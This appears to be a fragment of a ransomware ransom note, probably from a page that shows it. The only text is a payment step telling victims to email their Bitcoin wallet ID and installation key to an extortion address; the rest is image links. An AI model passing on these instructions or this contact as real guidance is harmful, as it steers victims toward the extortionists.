
2. Send your Bitcoin wallet ID and personal installation key to e-mail
wowsmith123456@posteo.net . Your personal installation key:


















